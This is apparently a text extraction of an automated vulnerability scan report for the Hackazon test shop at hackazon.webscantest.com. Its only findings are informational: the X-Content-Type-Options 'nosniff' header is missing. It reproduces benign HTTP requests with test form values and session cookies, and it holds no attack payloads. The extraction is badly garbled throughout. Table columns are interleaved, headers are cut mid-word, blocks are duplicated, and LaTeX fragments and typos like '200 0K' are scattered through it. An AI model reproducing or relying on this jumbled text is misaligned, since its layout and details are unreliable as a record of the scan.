4983 ContentType: text/html;
charset=utf-8
ContentEncoding: gzip
Expires: Thu, 19
Nov 1981
08:52:00 GMT
Server:
Apache/2.4.7
(Ubuntu) Vary:

Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 Original Traffic
GET /categor

GET /category/view?id=43 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {611962C0-17DC-4258-89BD-55D0675C84E0}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache

Content-Length: 4983

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: clos

check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:08 GMT Pragma: no-cache

Content-Length: 4815 Content-Type: text/html; charset=utf-8 Content-

Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

(Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-

1ubuntu4.29

Original Traffic

GET /category/view?id=32 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

 $Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\%2C45\%2C122\%2C12\%2C122\%2C122\%2C122\%2C122\%2C12$ 

X-RTC-REQUESTID: {EE9B2E24-5B3F-4081-A52F-52374C6D896D}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:08 GMT

Pragma: no-cache Content-Length: 4815

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4973 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by:

PHP/5.5.9-1ubuntu4.29

Original Traffic

GET /category/view?id=36 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

 $\textbf{Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C128\%2C128\%2$ 

X-RTC-REQUESTID: {1BB8CD20-07B0-4AC7-90E3-D021CBCED9A0}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4973

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/terms

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type

Original Value

Attack Value

Proof

Proof Description

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary:

Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Original Traffic

GET /user/terms HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/register

 $\textbf{Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C125\%2C125\%2C1$ 

X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 0K

 $Cache-Control: \ no\text{-store, no-cache, must-revalidate, post-check=0, pre\text{-}check=0}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 5556

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/wishlist/

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

Mar 2023 02:35:25 GMT Pragma: no-cache Content-Length: 6948 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by:

PHP/5.5.9-1ubuntu4.29

Original Traffic

GET /wishlist/ HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

 $\textbf{Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C128\$2C188\%2C188\%2C$ 

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 0K

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check}=\emptyset,\ pre\text{-check}=\emptyset$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Pragma: no-cache Content-Length: 6948

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19

08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: x-powered-by:

Nov 1981

1ubuntu4.29

Accept-Encoding PHP/5.5.9-

Original Traffic

GET /contact HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

X-Content-Type-Options

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache

Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-

Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server Apache/2.4.7

(Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5 5 9-

1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

The X-Content-Type-Options HTTP response

header, which only defined value is "nosniff", not

POST /contact HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 123

Referer: http://hackazon.webscantest.com/contact Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-

 $7890\& contact\_message = comment\& save = contact$ 

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content- Type: text/html; charset=utf-8 Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

1ubuntu4.29

POST /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 133

Referer: http://hackazon.webscantest.com/user/register

Content-Type: application/x-www-form-urlencoded

 $\textbf{Cookie: PHPSESSID} = \textbf{m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID} = \textbf{srv36155888; visited\_products} = \textbf{\%2C45\%2C122\%2C20\%2C49\%2C123\%2\%2\%2C123\%2C123\%2C123\%2C123\%2C123\%2C123\%2C123\%2C123\%2C123\%2C123\%2C$ 

X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

 $first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm\&24\&password\_confirmation=x75zzjnn\&24$ 

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 5076

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

no-store. nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Cache-Control:

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

found.

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

Attack Type

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/search/page/

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

X-Content-Type-Options Cache-Control:

Attack Value

no-store, no-

Original Value

cache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server:

Proof

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

Apache/2.4.7 (Ubuntu) xpowered-by: PHP/5.5.9-1ubuntu4.29 status: 404 Not Found

GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-filter=9&quality-filter=9&quality-filter=9&quality-filter=9&price-filter=5&price-filter=5&price-filter=5&price-filter=9&quality-filter=9&price-filter=

filter=10&quality-filter=11

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

Original Value

HTTP/1.1 404 Not

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache

Transfer-Encoding: chunked

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

status: 404 Not Found

### http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

X-Content-Type-Options

Attack Type

Attack Value

Proof

**Proof Description** 

Cache-Control: The no-store, no-

cache, mustrevalidate, postcheck=0, pre-

check=0 Connection: close Date: Mon, 06

Mar 2023 02:35:24 GMT Pragma: no-cache

Content-Length: 8090 Content-

Type: text/html; charset=utf-8

Content-

Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7

(Ubuntu) Set-Cookie:

visited\_products= %2C45%2C122%2 C20%2C49%2C;

expires=Tue, 05-Mar-2024 02:35:24 GMT;

Max-

Age=31536000; path=/ Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29 The X-Content-Type-Options HTTP response

header, which only defined value is "nosniff", not found.

GET /product/view?id=49 HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/category/view?id=16

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {C66126F2-3F0C-42CA-A243-F3CBA3B53953}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:24 GMT

Pragma: no-cache Content-Length: 8090

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Set-Cookie: visited products=%2C45%2C122%2C20%2C49%2C; expires=Tue, 05-Mar-2024 02:35:24 GMT; Max-Age=31536000;

path=/

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0

Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 7840 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981

Apache/2.4.7 (Ubuntu) Set-Cookie: visited\_products= %2C45%2C122%2 C; expires=Tue, 05-Mar-2024 02:35:05 GMT; Max-

08:52:00 GMT Server:

Age=31536000; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 7620 Content-Type: text/html;

charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: visited\_products= %2C45%2C; expires=Tue, 05-Mar-2024 02:35:04 GMT; Max-Age=31536000; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

# http://hackazon.webscantest.com/twitter

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Tune	Original Value	Attack Value	Proof	Proof Description
Attack Type	Original value	Attack value	PIOOI	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 163 Content- Type: text/html Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

GET /twitter HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/contact

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 163 Content-Type: text/html Content-Encoding: gzip

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no- cache, must- revalidate, post- check=0, pre- check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:58 GMT Pragma: no-cache Content-Length: 6311 Content- Type: text/html; charset=utf-8 Content- Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9- 1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

### Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: clos Date: Mon. 06 The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found

Connection: close Date: Mon, 06 Mar 2023 02:35:59 GMT Pragma: no-cache Content-Length: 6314 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by:

PHP/5.5.9-1ubuntu4.29

#### Original Traffic

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

 ${\tt Accept-Encoding: gzip, deflate}$ 

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

 $user Email=ax76 tyb0 f\%40 example.com\&userQuestion=x76 tyb0 g\&\_csrf\_faq=ieJjQ4pqALS8 o0 sRg2 eG1 KbvEpLuu8 Ckarana kanala sample samp$ 

HTTP/1.1 200 0K

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache

Content-Length: 6314

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 6142 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Varv: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

Original Traffic

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

 $user Email=ax76 tyb0 f\%40 example.com\&userQuestion=x76 tyb0 g\&\_csrf\_faq=ieJjQ4pqALS8 o0 sRg2 eG1 KbvEpLuu8 Ckarana kanala sample samp$ 

HTTP/1.1 200 OK

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache

Content-Length: 6314

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/cart/view

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

Date: Mon, 06 Mar 2023 02:35:37 GMT Pragma: no-cache Content-Length: 8111 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-

1ubuntu4.29

Cache-Control:

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

# X-Content-Type-Options

no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:37 GMT Pragma: no-cache Content-Length: 8111 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

# Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

